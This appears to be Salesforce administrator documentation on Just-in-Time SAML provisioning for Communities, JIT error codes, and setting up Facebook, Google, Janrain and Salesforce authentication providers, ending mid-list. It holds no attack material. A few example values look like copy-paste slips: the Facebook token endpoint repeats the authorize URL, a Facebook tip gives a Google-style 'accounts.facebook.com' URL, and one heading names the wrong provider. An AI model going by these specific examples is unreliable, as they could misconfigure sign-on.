With Just-in-Time (JIT) provisioning for Communities, you can use a SAML assertion to create customer and partner community users on the fly the first time they try to log in from an identity provider. This eliminates the need to create user accounts in advance. Because JIT uses SAML to communicate, your organization must have SAML-based single sign-on enabled. Then, you can work with the identity provider to generate the necessary SAML assertions for JIT.

SAML Single Sign-on Settings

Follow the instructions for Configure SAML Settings for Single Sign-On with `SAML Enabled`. Set the values for your configuration, as needed, and also include the following values specific to your community for JIT provisioning.

1. Check `User Provisioning Enabled`.

   Note:

   - Just-in-time provisioning requires a Federation ID in the user type. In `SAML User ID Type`, select Assertion contains the Federation ID from the User object.
   - If your identity provider previously used the Salesforce username, communicate to them that they must use the Federation ID.

2. The **Entity ID** should be unique across your organization and begin with `https`. You can't have two SAML configurations with the same **Entity ID** in one organization. Specify whether you want to use the base domain (`https://saml.salesforce.com`) or the community URL (such as `https://acme.force.com/customers`) for the **Entity ID**. You must share this information with your identity provider.

   Tip: Generally, use the community URL as the entity ID. If you are providing Salesforce to Salesforce services, you must specify the community URL.

3. In `SAML User ID Type`, select `Assertion contains the Federation ID from the User object`. If your identity provider previously used the Salesforce username, communicate to them that they must use the Federation ID.

Creating and Modifying Community Users

The SAML assertion needs the following.

- A `Recipient` URL. This is the Community Login URL from the SAML Single Sign-On Settings detail page in your organization. The URL is in the following form.

  ```
  https://<community_URL>/login?so=<orgID>
  ```

  For example, `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"` where `acme.force.com/customers` is the community home page and `00DD0000000JsCM` is the `Organization ID`.

If an Assertion Decryption Certificate has been uploaded to the organization's SAML Single Sign-On Settings, include the certificate ID in the URL using the `sc` parameter, such as `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM&sc=0LE000000Dp"` where `0LE000000Dp` is the certificate ID.

- Salesforce attempts to match the `Federation ID` in the subject of the SAML assertion (or in an attribute element, depending upon how the SAML Identity Location is defined in the SAML Single Sign-On Settings) to the `FederationIdentifier` field of an existing user record.
  1. If a matching user record is found, Salesforce uses the attributes in the SAML assertion to update the specified fields.
  2. If a user with a matching user record isn't found, then Salesforce searches the contacts for a match based on the `Contact ID` (`User.Contact`) or email (`Contact.Email`). `Contact.Email` and `Contact.LastName` are both required properties when `User.Contact` is not specified, but matching is only based on `Contact.Email` when both properties exist.
     i. If a matching contact record is found, Salesforce uses the attributes in the SAML assertion to update the specified contact fields, and then inserts a new user record.
     ii. If a matching contact record isn't found, then Salesforce searches the accounts for a match based on the `Contact.Account` or `Account.AccountNumber` specified in the SAML assertion. `Account.AccountNumber` and `Account.Name` are both required properties when `Contact.Account` is not specified, but matching is only based on `Account.AccountNumber` when both properties exist.
        i. If a matching account record is found, Salesforce inserts a new user record and updates the account records based the attributes provided in the SAML assertion.
        ii. If a matching account record isn't found, Salesforce inserts new account, contact, and user records based on the attributes provided in the SAML assertion.

  In the case of an inactive user account, the user account is updated, but left inactive unless `User.IsActive` in the JIT assertion is set to true. If there is no user account with that `Federation ID`, the system creates a new user.
- If the community doesn't have self-registration enabled, and a default new user profile and role aren't specified, the `User.ProfileId` field must contain a valid profile name or ID associated with the community.

Salesforce attempts to match the `Federation ID` in the subject of the SAML assertion to the `FederationIdentifier` field of an existing user record.

Note: Salesforce also supports custom fields on the User object in the SAML assertion. Any attribute in the assertion that starts with `User` is parsed as a custom field. For example, the attribute `User.NumberOfProductsBought__c` in the assertion is placed into the field `NumberOfProductsBought` for the provisioned user. Custom fields are not supported for Accounts or Contacts.

Supported Fields for the Community SAML Assertion

To correctly identify which object to create in Salesforce, you must use a prefix. In the SAML assertion, use the `Account` prefix for all fields in the Account schema (for example `Account.AccountId`) and `Contact` prefix for all fields in the Contact schema. In this example, the `Contact` prefix has been added to the `Email` field name.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

In addition to the standard fields supported for regular SAML JIT users, these fields are supported for accounts.

Fields	Required	Comments
`Billing`		Street|City|State|PostalCode|Country
`AnnualRevenue`		
`Description`		
`Fax`		
`FederationIdentifier` (insert only)	Y	If present, it must match the SAML subject or the SAML subject is taken instead. Can't be updated using SAML.
`IsCustomerPortal`		
`IsPartner`		
`NumberOfEmployees`		
`Ownership`		
`Phone`		
`Portal Role`		
`Rating`		
`Street`		
`TickerSymbol`		
`UserRoleId`		Defaults to "no role" if blank.
`Website`		
`Zip`		

In addition to the standard fields supported for regular SAML JIT users, these fields are supported for contacts.

Fields	Required	Comments
`Birthdate`		
`CanAllowPortalSelfReg`		Name|Phone
`Department`		
`Description`		
`DoNotCall`		
`Fax`		
`HasOptedOutofEmail`		
`HasOptedOutofFax`		
`HomePhone`		

Fields	Required	Comments
LeadSource		
Mailing		Street|City|State|PostalCode|Country
MobilePhone		
Owner		
Other		Street|City|State|PostalCode|Country
OtherPhone		
Phone		
Salutation		
Title		

SEE ALSO:

About Just-in-Time Provisioning for SAML

Just-in-Time Provisioning Requirements and SAML Assertion Fields

Just-in-Time Provisioning Errors

Following are the error codes and descriptions for Just-in-Time provisioning for SAML.

SAML errors are returned in the URL parameter, for example:

```
http://login.salesforce.com/identity/jit/saml-error.jsp?
ErrorCode=5&ErrorDescription=Unable+to+create+user&ErrorDetails=
INVALID_OR_NULL_FOR_RESTRICTED_PICKLIST+TimeZoneSidKey
```

Note: Salesforce redirects the user to a custom error URL if one is specified in your SAML configuration.

Error Messages

Code	Description	Error Details
1	Missing Federation Identifier	MISSING_FEDERATION_ID
2	Mis-matched Federation Identifier	MISMATCH_FEDERATION_ID
3	Invalid organization ID	INVALID_ORG_ID
4	Unable to acquire lock	USER_CREATION_FAILED_ON_UROG
5	Unable to create user	USER_CREATION_API_ERROR
6	Unable to establish admin context	ADMIN_CONTEXT_NOT_ESTABLISHED
8	Unrecognized custom field	UNRECOGNIZED_CUSTOM_FIELD
9	Unrecognized standard field	UNRECOGNIZED_STANDARD_FIELD

Code	Description	Error Details
11	License limit exceeded	LICENSE_LIMIT_EXCEEDED
12	Federation ID and username do not match	MISMATCH_FEDERATION_ID_AND_USERNAME_ATTRS
13	Unsupported provision API version	UNSUPPORTED_VERSION
14	Username change isn't allowed	USER_NAME_CHANGE_NOT_ALLOWED
15	Custom field type isn't supported	UNSUPPORTED_CUSTOM_FIELD_TYPE
16	Unable to map a unique profile ID for the given profile name	PROFILE_NAME_LOOKUP_ERROR
17	Unable to map a unique role ID for the given role name	ROLE_NAME_LOOKUP_ERROR
18	Invalid account	INVALID_ACCOUNT_ID
19	Missing account name	MISSING_ACCOUNT_NAME
20	Missing account number	MISSING_ACCOUNT_NUMBER
22	Unable to create account	ACCOUNT_CREATION_API_ERROR
23	Invalid contact	INVALID_CONTACT
24	Missing contact email	MISSING_CONTACT_EMAIL
25	Missing contact last name	MISSING_CONTACT_LAST_NAME
26	Unable to create contact	CONTACT_CREATION_API_ERROR
27	Multiple matching contacts found	MULTIPLE_CONTACTS_FOUND
28	Multiple matching accounts found	MULTIPLE_ACCOUNTS_FOUND
30	Invalid account owner	INVALID_ACCOUNT_OWNER
31	Invalid portal profile	INVALID_PORTAL_PROFILE
32	Account change is not allowed	ACCOUNT_CHANGE_NOT_ALLOWED
33	Unable to update account	ACCOUNT_UPDATE_FAILED
34	Unable to update contact	CONTACT_UPDATE_FAILED
35	Invalid standard account field value	INVALID_STANDARD_ACCOUNT_FIELD_VALUE
36	Contact change not allowed	CONTACT_CHANGE_NOT_ALLOWED
37	Invalid portal role	INVALID_PORTAL_ROLE
38	Unable to update portal role	CANNOT_UPDATE_PORTAL_ROLE
39	Invalid SAML JIT Handler class	INVALID_JIT_HANDLER
40	Invalid execution user	INVALID_EXECUTION_USER
41	Execution error	APEX_EXECUTION_ERROR

Code	Description	Error Details
42	Updating a contact with Person Account isn't supported	UNSUPPORTED_CONTACT_PERSONACCT_UPDATE

SEE ALSO:

About Just-in-Time Provisioning for SAML

Just-in-Time Provisioning and SAML Assertion Fields for Portals

External Authentication Providers

Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce provides authentication providers for apps that support the OpenID Connect protocol, such as Google, Facebook, Twitter, and LinkedIn. For apps that don't support OpenID Connect, Salesforce provides an Apex `Auth.AuthProviderPluginClass` abstract class to create a custom authentication provider.

You can enable users to log in to your Salesforce org using their login credentials from an external service provider such as Facebook or Janrain.

Note: Social Sign-On (Salesforce Classic) (11:33 minutes)

Learn how to configure single sign-on (SSO) and OAuth-based API access to Salesforce from other sources of user identity.

Do the following to set up a custom authentication provider for SSO.

- Configure the service provider website.
- Create a registration handler using Apex.
- Define the authentication provider in your org.

When set up is complete, the authentication provider flow is as follows.

1. The user tries to log in to Salesforce using a third-party (external) identity.
2. The login request is redirected to the external authentication provider.
3. The user follows the third-party login process and approves access.
4. The external authentication provider redirects the user to Salesforce with credentials.
5. The user is signed in to Salesforce.

Note: If users have an existing Salesforce session, after authentication with the third party, they're redirected to the page where they can approve the link to their Salesforce account.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Define Your Authentication Provider

Salesforce supports the following authentication providers.

- Facebook
- Google
- LinkedIn
- Microsoft Access Control Service

- Salesforce
- Twitter
- Janrain
- Any service provider who implements the OpenID Connect protocol
- Any service provider who supports OAuth but not the OpenID Connect protocol

Add Functionality to Your Authentication Provider

You can add functionality to your authentication provider by using additional request parameters.

- Scope—Customizes the permissions requested from the third party.
- Site—Enables the provider to be used with a site.
- StartURL—Sends the user to a specified location after authentication.
- Community—Sends the user to a specific community after authentication.
- Authorization Endpoint on page 956—Sends the user to a specific endpoint for authentication (Salesforce authentication providers, only).

Create an Apex Registration Handler

You must implement a registration handler to use authentication providers for SSO. The Apex `registration handler` class must implement the `Auth.RegistrationHandler` interface, which defines two methods. Salesforce invokes the appropriate method on callback, depending on whether the user has used this provider before or not. When you create the authentication provider, you can automatically create an Apex template class for testing purposes. For more information, see RegistrationHandler in the *Force.com Apex Code Developer's Guide*.

Configure a Facebook Authentication Provider

Configure a Facebook authentication provider to let your users log in to your Salesforce org using their Facebook credentials.

Configure a Google Authentication Provider

Configure Google as an authentication provider to let users log in to your Salesforce org using their Google credentials.

Configure a Janrain Authentication Provider

Configure Janrain as an authentication provider to let users log in to your Salesforce org using their Janrain credentials.

Configure a Salesforce Authentication Provider

To configure a Salesforce authentication provider, create a connected app that uses single sign-on (SSO).

Configure an OpenID Connect Authentication Provider

You can use any third-party web app that implements the server side of the OpenID Connect protocol, such as Amazon, Google, and PayPal, as an authentication provider.

Configure a Microsoft® Access Control Service Authentication Provider

You can use Microsoft Access Control Service as an authentication provider using the OAuth protocol. Authorization is typically done by a Microsoft Office 365 service like SharePoint® Online.

Configure a LinkedIn Authentication Provider

Configure LinkedIn as an authentication provider to let users log in to your Salesforce org using their LinkedIn credentials.

Configure a Twitter Authentication Provider

Configure Twitter as an authentication provider to let users log in to a Salesforce org from their Twitter account.

Use Salesforce-Managed Values in the Auth. Provider Setup Page

You can choose to let Salesforce create key values when setting up a Facebook, Salesforce, LinkedIn, Twitter, or Google authentication provider. Having Salesforce generate the key values saves you the time and effort of creating your own third-party app.

Create a Custom External Authentication Provider

Create a custom single sign-on (SSO) authentication provider to let users log in to your Salesforce org using their non-Salesforce credentials. Implement a custom external authentication provider if your OAuth app doesn't support OpenID Connect. If your app supports OpenID Connect, you can use one of the authentication providers that Salesforce provides.

Configure a Facebook Authentication Provider

Configure a Facebook authentication provider to let your users log in to your Salesforce org using their Facebook credentials.

Configuring Facebook as an authentication provider involves these high-level steps.

1. Set up a Facebook app, making Salesforce the app domain.
2. Define a Facebook authentication provider in your Salesforce org.
3. Update your Facebook app to use the Callback URL generated by Salesforce as the Facebook website URL.
4. Test the connection.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Set Up a Facebook App

Before you can configure Facebook for your Salesforce org, you must set up an app in Facebook.

Note: You can skip this step by allowing Salesforce to use its own default app. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. Go to the Facebook website and create an app.
2. Modify the app settings and set the Application Domain to Salesforce.
3. Note the app ID and the app secret.

Define a Facebook Provider in Your Salesforce Org

You need the Facebook app ID and app secret to set up a Facebook provider in your Salesforce org.

Note: You can skip this step by allowing Salesforce to manage the values for you. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. From Setup, enter *Auth. Providers* in the Quick Find box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select Facebook.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URLs. For example, if the URL suffix of your provider is MyFacebookProvider, your single sign-on (SSO) URL is similar to:
   `https://login.salesforce.com/auth/sso/00Dx00000000001/MyFacebookProvider`.
6. Use the Facebook app ID for the Consumer Key field.
7. Use the Facebook app secret for the Consumer Secret field.

8. Optionally, set the following fields.
   a. Enter the base URL from Facebook for the Authorize Endpoint URL. For example, `https://www.facebook.com/v2.2/dialog/oauth`. If you leave this field blank, Salesforce uses the version of the Facebook API that your app uses.

      Tip: You can add query string parameters to the base URL, if necessary. For example, to get a refresh token from Facebook for offline access, use `https://accounts.facebook.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. You need the `approval_prompt` parameter to ask the user to accept the refresh action so that Facebook continues to provide refresh tokens after the first one.

   b. Enter the Token Endpoint URL from Facebook. For example, `https://www.facebook.com/v2.2/dialog/oauth`. If you leave this field blank, Salesforce uses the version of the Facebook API that your app uses.

   c. Enter the User Info Endpoint URL to change the values requested from Facebook's profile API. See https://developers.facebook.com/docs/facebook-login/permissions/v2.0#reference-public_profile for more information on fields. The requested fields must correspond to the requested scopes. If you leave this field blank, Salesforce uses the version of the Facebook API that your app uses.

   d. `Default Scopes` to send along with the request to the authorization endpoint. Otherwise, the hardcoded defaults for the provider type are used (see Facebook's developer documentation for these defaults).

      For more information, see Use the Scope Parameter.

   e. `Custom Error URL` for the provider to use to report any errors.

   f. `Custom Logout URL` to provide a specific destination for users after they log out, if they authenticated using the SSO flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an `http` or `https` prefix, such as `https://acme.my.salesforce.com`.

   g. Select an existing Apex class as the `Registration Handler` class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

      Note: A `Registration Handler` class is required for Salesforce to generate the SSO initialization URL.

   h. For `Execute Registration As`, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template.

   i. To use a portal with your provider, select the portal from the Portal dropdown list.

   j. Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

      Specify a path to your own image, or copy the URL for one of our sample icons into the field.

9. Click **Save**.

Note the generated Auth. Provider Id value. You use it with the `Auth.AuthToken` Apex class.

Several client configuration URLs are generated after defining the authentication provider.

- Test-Only Initialization URL—Salesforce admins use this URL to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.

- Single Sign-On Initialization URL—Use this URL to perform SSO into Salesforce from a third party using its third-party credentials. The user opens this URL in a browser and logs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.
- Existing User Linking URL—Use this URL to link existing Salesforce users to a third-party account. The user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- Oauth-Only Initialization URL—Use this URL to obtain OAuth access tokens for a third party. Users must authenticate with Salesforce for the third-party service to get a token. This flow doesn't provide for future SSO functionality.
- Callback URL—Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider must redirect to the callback URL with information for each client configuration URL.

Client configuration URLs support additional request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Update Your Facebook App

After defining the Facebook authentication provider in your Salesforce org, go back to Facebook and update your app to use the Callback URL as the Facebook Website Site URL.

Test the SSO Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider detail page. It redirects you to Facebook and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected back to Salesforce.

SEE ALSO:

Use Request Parameters with Client Configuration URLs

External Authentication Providers

Configure a Google Authentication Provider

Configure Google as an authentication provider to let users log in to your Salesforce org using their Google credentials.

Complete these steps to configure Google as an authentication provider.

1. Set up a Google app, making Salesforce the application domain.
2. Define a Google authentication provider in your Salesforce org.
3. Update your Google app to use the callback URL generated by Salesforce as the Google website site URL.
4. Test the connection.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Set Up a Google App

Before you can configure Google for your Salesforce org, you must set up an app in Google.

Note: You can skip this step by allowing Salesforce to use its own default app. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. Go to the Google website and create a new app.
2. Modify the app settings and set the application domain to Salesforce.
3. Note the app ID and the app secret.

Define a Google Provider in Your Salesforce Org

You need the Google app ID and app secret to set up a Google provider in your Salesforce org.

Note: You can skip this step by allowing Salesforce to manage the values for you. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. From Setup, enter *Auth. Providers* in the Quick Find box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select Google.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URLs. For example, if the URL suffix of your provider is MyGoogleProvider, your SSO URL is similar to:
   `https://login.salesforce.com/auth/sso/00Dx00000000001/MyGoogleProvider`.
6. Use the Google app ID for the Consumer Key field.
7. Use the Google app secret for the Consumer Secret field.
8. Optionally, set the following fields.
   a. Authorize Endpoint URL—Specify the base authorization URL from Google. For example, `https://accounts.google.com/o/oauth2/authorize`. The URL must start with `https://accounts.google.com/o/oauth2`.

      Tip: You can add query string parameters to the base URL, if necessary. For example, to get a refresh token from Google for offline access, use `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. You need the `approval_prompt` parameter to ask the user to accept the refresh action so that Google continues to provide refresh tokens after the first one.

   b. Token Endpoint URL—Specify the OAuth token URL from Google. For example, `https://accounts.google.com/o/oauth2/accessToken`. The URL must start with `https://accounts.google.com/o/oauth2`.

   c. User Info Endpoint URL—Change the values requested from Google's profile API. The URL must start with `https://www.googleapis.com/oauth2/`.

   d. Default Scopes—Send with the request to the authorization endpoint. Otherwise, the hardcoded defaults for the provider type are used. For the defaults, see Google's developer documentation.

      For more information, see Use the Scope Parameter.

   e. Custom Error URL—Specify a URL for the provider to report errors.

   f. Custom Logout URL to provide a specific destination for users after they log out, if they authenticated using the SSO flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an `http` or `https` prefix, such as `https://acme.my.salesforce.com`.

   g. Select an existing Apex class as the Registration Handler class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

      Note: A Registration Handler class is required for Salesforce to generate the SSO initialization URL.

h. For `Execute Registration As`, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template.

i. To use a portal with your provider, select the portal from the Portal list.

j. Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

Specify a path to your own image, or copy the URL for one of our sample icons into the field.

9. Click **Save**.

Note the generated `Auth. Provider Id` value. You use it with the `Auth.AuthToken` Apex class.

Several client configuration URLs are generated after defining the authentication provider.

- Test-Only Initialization URL—Admins use this URL to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- Single Sign-On Initialization URL—Use this URL to perform single sign-on (SSO) into Salesforce from a third party (using third-party credentials). The user opens this URL in a browser and signs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.
- Existing User Linking URL—Use this URL to link existing Salesforce users to a third-party account. The user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- Oauth-Only Initialization URL—Use this URL to obtain OAuth access tokens for a third party. Users must authenticate with Salesforce for the third-party service to get a token;. This flow doesn't provide for future SSO functionality.
- Callback URL—Use the callback URL for the endpoint that the authentication provider calls back to for configuration. The authentication provider redirects to the callback URL with information for each client configuration URL.

Client configuration URLs support other request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from a third party, or go to a location after authenticating.

Update Your Google App

After defining the Google authentication provider in your Salesforce org, go back to Google and update your app to use the callback URL as the Google website site URL.

Test the SSO Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider Setup page. It redirects you to Google and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected to Salesforce.

Configure a Janrain Authentication Provider

Configure Janrain as an authentication provider to let users log in to your Salesforce org using their Janrain credentials.

Setting up a Janrain authentication provider is slightly different from setting up other providers. You don't use the single sign-on initialization URL that you obtain after registering your provider with Salesforce to start the flow. Instead, you use Janrain's login widget that's deployed on your site.

To set up your Janrain provider:

1. Register your app with Janrain and get an `apiKey`.
2. Define the Janrain authentication provider in your Salesforce org.
3. Get the login widget code from Janrain.
4. Set up a site that calls the login widget code in your Salesforce org.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Register Your App

Sign up for a Janrain account from the Janrain website. After you have your Janrain account, you need the `apiKey`.

1. Select **Deployment** > **Sign-in for Web** > **Handle Tokens**.
2. Copy the `apiKey`. You need the key later when creating the Janrain provider in your Salesforce org.
3. Add `Salesforce` to the Janrain domain whitelist in your Janrain account at **Deployment** > **Application Settings** > **Domain Whitelist**.

Define the Janrain Provider in Your Salesforce Org

You need the Janrain API key to create a Janrain provider in your Salesforce org.

1. From Setup, enter *`Auth. Providers`* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select Janrain.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the callback URL. For example, if the URL suffix of your provider is MyJanrainProvider, your callback URL is similar to `https://login.salesforce.com/services/authcallback/00D300000007CvvEAE/MyJanrainProvider`.
6. Use the Janrain `apiKey` value for the `Consumer Secret`.
7. Optionally, enter a custom error URL for the provider to use to report errors.
8. Optionally, enter a custom logout URL to provide a destination for users after they log out if they authenticated using the single sign-on (SSO) flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an http or https prefix, such as `https://acme.my.salesforce.com`.
9. Select an existing Apex class as the `Registration Handler` class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

   Note: A `Registration Handler` class is required for Salesforce to generate the single sign-on initialization URL.

10. For `Execute Registration As`, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template.
11. To use a portal with your provider, select the portal from the Portal dropdown list.
12. Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

    Specify a path to your own image, or copy the URL for one of our sample icons into the field.
13. Click **Save**.

Note the value of the generated callback URL. You need this URL to complete the Janrain setup.

Several client configuration parameters are available after configuring Janrain as the authentication provider. Use them for the `flowtype` value in the callback URL with your Janrain login widget.

- `test`—Make sure that the third-party provider is set up correctly. The admin configures a Janrain widget to use `flowtype=test`, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- `link`—Link existing Salesforce users to a third-party account . The user goes to a page with a Janrain widget configured to use `flowtype=link`, signs in to the third party, signs in to Salesforce, and approves the link.
- `sso`—Perform SSO into Salesforce from a third party (using third-party credentials). The user goes to a page with a Janrain widget configured to use `flowtype=sso`, and signs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.

Client configuration URLs support additional request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from the third party, or go to a specific location after authenticating.

Get the Login Widget Code from Janrain

You need to get the login widget code from Janrain for your Salesforce org.

1. From your Janrain account, select **Application** > **Sign-in for Web** > **Get the Code**.
2. Enter the callback URL value from your Janrain provider information in your Salesforce org along with the query parameter `flowtype=sso` as the token URL. For example,

   ```
   https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp?flowtype=sso
   ```

   For a domain created with My Domain, replace `login.salesforce.com` with your My Domain name.

   For a community, add the `community` parameter and pass it to the login widget as the token URL. For example,

   ```
   janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp'
   +'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
   ```

Create a Site to Call the Login Widget

1. Enable Sites.
2. Create a page and copy the login widget code to the page.

3. Create a site and specify the page that you created as the home page for the site.

SEE ALSO:

Use Request Parameters with Client Configuration URLs

External Authentication Providers

Configure a Salesforce Authentication Provider

To configure a Salesforce authentication provider, create a connected app that uses single sign-on (SSO).

Configuring Facebook as an authentication provider involves these high-level steps.

1. Create a Connected App.
2. Define the Salesforce authentication provider in your org.
3. Test the connection.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:

- "View Setup and Configuration"

To edit the settings:

- "Customize Application"

  AND

  "Manage Auth. Providers"

Create a Connected App

You can create a connected app from either Lightning Experience or Salesforce Classic.

In Lightning Experience, from Setup, enter *App* in the `Quick Find` box, select **App Manager**, then click **New Connected App**.

In Salesforce Classic, from Setup, enter *Apps* in the `Quick Find` box, select **Apps**. Then, under the Connected Apps section, click **New**.

After you finish creating a connected app, note the values from the `Consumer Key` and `Consumer Secret` fields.

Note: You can skip this step by allowing Salesforce to use its own default app. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

Define the Salesforce Authentication Provider in Your Org

To set up the authentication provider in your org, you need the values from the `Consumer Key` and `Consumer Secret` fields of the connected app definition.

Note: You can skip this step by allowing Salesforce to manage the values for you. For more information, see Use Salesforce-Managed Values in the Auth. Provider Setup Page.

1. From Setup, enter *Auth. Providers* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **New**.
3. For provider type, select Salesforce.
4. Enter a name for the provider.
5. Enter the URL suffix, which is used in the client configuration URLs. For example, if the URL suffix of your provider is MySFDCProvider, your SSO URL is similar to `https://login.salesforce.com/auth/sso/00Dx00000000001/MySFDCProvider`.
6. Paste the consumer key value from the connected app definition into the `Consumer Key` field.
7. Paste the consumer secret value from the connected app definition into the `Consumer Secret` field.
8. Optionally, set the following fields.

a. `Authorize Endpoint URL` to specify an OAuth authorization URL.

   For the `Authorize Endpoint URL`, the host name can include a sandbox or custom domain name (created using My Domain), but the URL must end in `.salesforce.com`, and the path must end in `/services/oauth2/authorize`. For example, `https://login.salesforce.com/services/oauth2/authorize`.

b. `Token Endpoint URL` to specify an OAuth token URL.

   For the `Token Endpoint URL`, the host name can include a sandbox or custom domain name (created using My Domain), but the URL must end in `.salesforce.com`, and the path must end in `/services/oauth2/token`. For example, `https://login.salesforce.com/services/oauth2/token`.

c. `Default Scopes` to send along with the request to the authorization endpoint. Otherwise, the hardcoded default is used.

   For more information, see Use the Scope Parameter.

d. `Include org ID in third-party account links`. This option appears if the authentication provider was created before the Winter '15 release because user identities didn't include an org ID. As a result, when an existing org had multiple sources, such as sandboxes, because the destination org couldn't differentiate between users with the same user ID. To keep the identities separate in the destination org, select this option. However, if you enable this option, your users must reapprove all their third-party links. The links are listed in the Third-Party Account Links section of a user's detail page. As of Winter '15, user identities contain the org ID, so this option doesn't appear.

e. `Custom Error URL` for the provider to use to report any errors.

f. `Custom Logout URL` to provide a specific destination for users after they log out, if they authenticated using the SSO flow. Use this field to direct users to a branded logout page or destination other than the default Salesforce logout page. The URL must be fully qualified with an `http` or `https` prefix, such as `https://acme.my.salesforce.com`.

9. Select an existing Apex class as the `Registration Handler` class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

   Note: A `Registration Handler` class is required for Salesforce to generate the SSO initialization URL.

10. For `Execute Registration As`, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template.
11. To use a portal with your provider, select the portal from the Portal dropdown list.
12. Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

    Specify a path to your own image, or copy the URL for one of our sample icons into the field.

13. Click **Save**.

    Note the value of the Client Configuration URLs. You need the callback URL to complete the last step. Use the Test-Only initialization URL to check your configuration. Also note the `Auth. Provider Id` value because you use it with the `Auth.AuthToken` Apex class.

14. Return to the connected app definition that you created earlier from Setup. Paste the callback URL value from the authentication provider into the `Callback URL` field.

Several client configuration URLs are generated after defining the authentication provider.

